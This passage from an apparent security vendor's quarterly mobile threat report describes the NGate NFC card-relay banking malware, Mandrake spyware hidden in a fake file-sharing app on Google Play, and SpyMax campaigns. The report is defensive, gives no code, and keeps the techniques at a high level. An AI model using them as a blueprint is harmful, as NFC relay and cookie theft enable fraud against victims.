Interestingly, the Czech police have apprehended one of the threat actors who was in the process of withdrawing money using NGate's NFC clone capability in Prague. He was found in possession of over $6,500 in cash, which was returned to the victims. Unfortunately, the total amount stolen through this method is likely significantly higher. We estimate that this novel approach is likely to be used by other malware authors in the near future.

Resurrected Mandrake spyware also made a resurgence on the PlayStore using new evasion techniques and monitoring webpage activity and stealing login credentials once installed. Finally, malicious WhatsApp mods keep doing the rounds and rising in numbers during this quarter.

A novel part spyware, part banker malware called NGate has been found targeting Czech[BP2] bank users through progressive web apps (PWAs) and WebAPKs. It has likely been in operation since November 2023, initially only stealing user data and bank details. During the spring of 2024, the threat actors introduced its novel component, the NGate malware that is able to clone and steal NFC data from victim's physical payment cards. These are relayed to the attackers who then use this NFC data to emulate the original card to perform contactless payments or withdraw money from an ATM. The technique utilizes a tool called NFCGate, created by students at the Technical University of Darmstadt. Its original purpose was to capture, analyze and modify NFC traffic for research purposes, but threat actors found a novel way to exploit the tool to steal money from victims.



AirFS - File sharing via Wi-Fi

It9042

About this app →


AirFS app allows you to easily send apps, files, photos, text, literally anything, to any device connected to the same network. It's convenient and incredibly fast.

Main features:
* Cross platform
* You send any files to any device. The only requirement is the same network...

Updated on
15 Mar 2024


Mandrake spyware disguised as a file sharing app on Google Play Store

Mandrake spyware resurged after a several year long hiatus, making its way onto the Google Play Store. Staying dormant for nearly a year and armed with a new set of anti-analysis and sandbox evasion techniques, it hid most of its malicious functionality within heavily obfuscated native libraries. Once installed, Mandrake would send information such as installed applications, mobile network and victim's IP address to its C&C servers, based on which the threat actors would decide whether to activate the core functions of the spyware. If deemed viable, Mandrake would download the final stage with malware functionality onto the victim's device. The spyware starts monitoring webpages accessed by the victim, either sending screenshots or recordings to the threat actors. It is also able to manipulate the content of the web pages and control some navigational functions of the browser. It can also steal session cookies which could be used to breach various accounts of victims, which is Mandrake's main goal. Finally, it may download other malicious payloads onto the device once it has achieved its malicious goals. Its ability to stay undetected on the PlayStore highlights the lengths threat actors will go to when creating sophisticated Android malware.



Global risk ratio of mobile spyware in Q2/2024 and Q3/2024

We observe a large increase in protected users and risk ratio of spyware this quarter, mainly attributable to a significant increase in the presence of SpyMax and malicious WhatsApp mods. There were two notable campaigns targeting Korea, with a SpyMax campaign spreading through phishing SMS and attempting to steal crypto credentials through image recognition. Another spyware campaign, spreading through phishing websites, extracted sensitive information such as SMS, contact lists, images and videos from victims in Korea. Unfortunately, the threat actors used an unsecured AWS S3 bucket to store the stolen data, possibly exposing the victims further.



Global risk ratio for mobile spyware in Q3/2024

Yemen and Turkey have the highest risk ratio of spyware in Q3/2024, while Brazil, Turkey, US, India and Germany have the highest numbers of protected users this quarter, with all five countries experiencing a significant increase in risk ratio as well.

Jakub Vávra, Malware Analyst
Michalis Pachilakis, Research Engineer

Acknowledgments and Credits

Malware researchers

Adolf Středa
Alexej Savčin
Branislav Bošanský
Branislav Kramár
David Álvarez

David Jursa
Igor Morgenstern
Jakub Křoustek
Jakub Vávra
Jan Rubín

Ladislav Zezula
Luigino Camastra
Luis Corrons
Martin Chlumecký
Matěj Krčma

Michal Salát
Michalis Pachilakis
Nikola Groverová
Ondřej Mokoš

Data analysts

Filip Husák
Lukáš Zobal
Pavol Plaskoň

Communications

Ashlynn Rosenberg
Aneta Šeráková
Brittany Posey
Jenna Torluemke
Nyrmah J. Reina

Brand design

Alisha Robinson
Youan Lin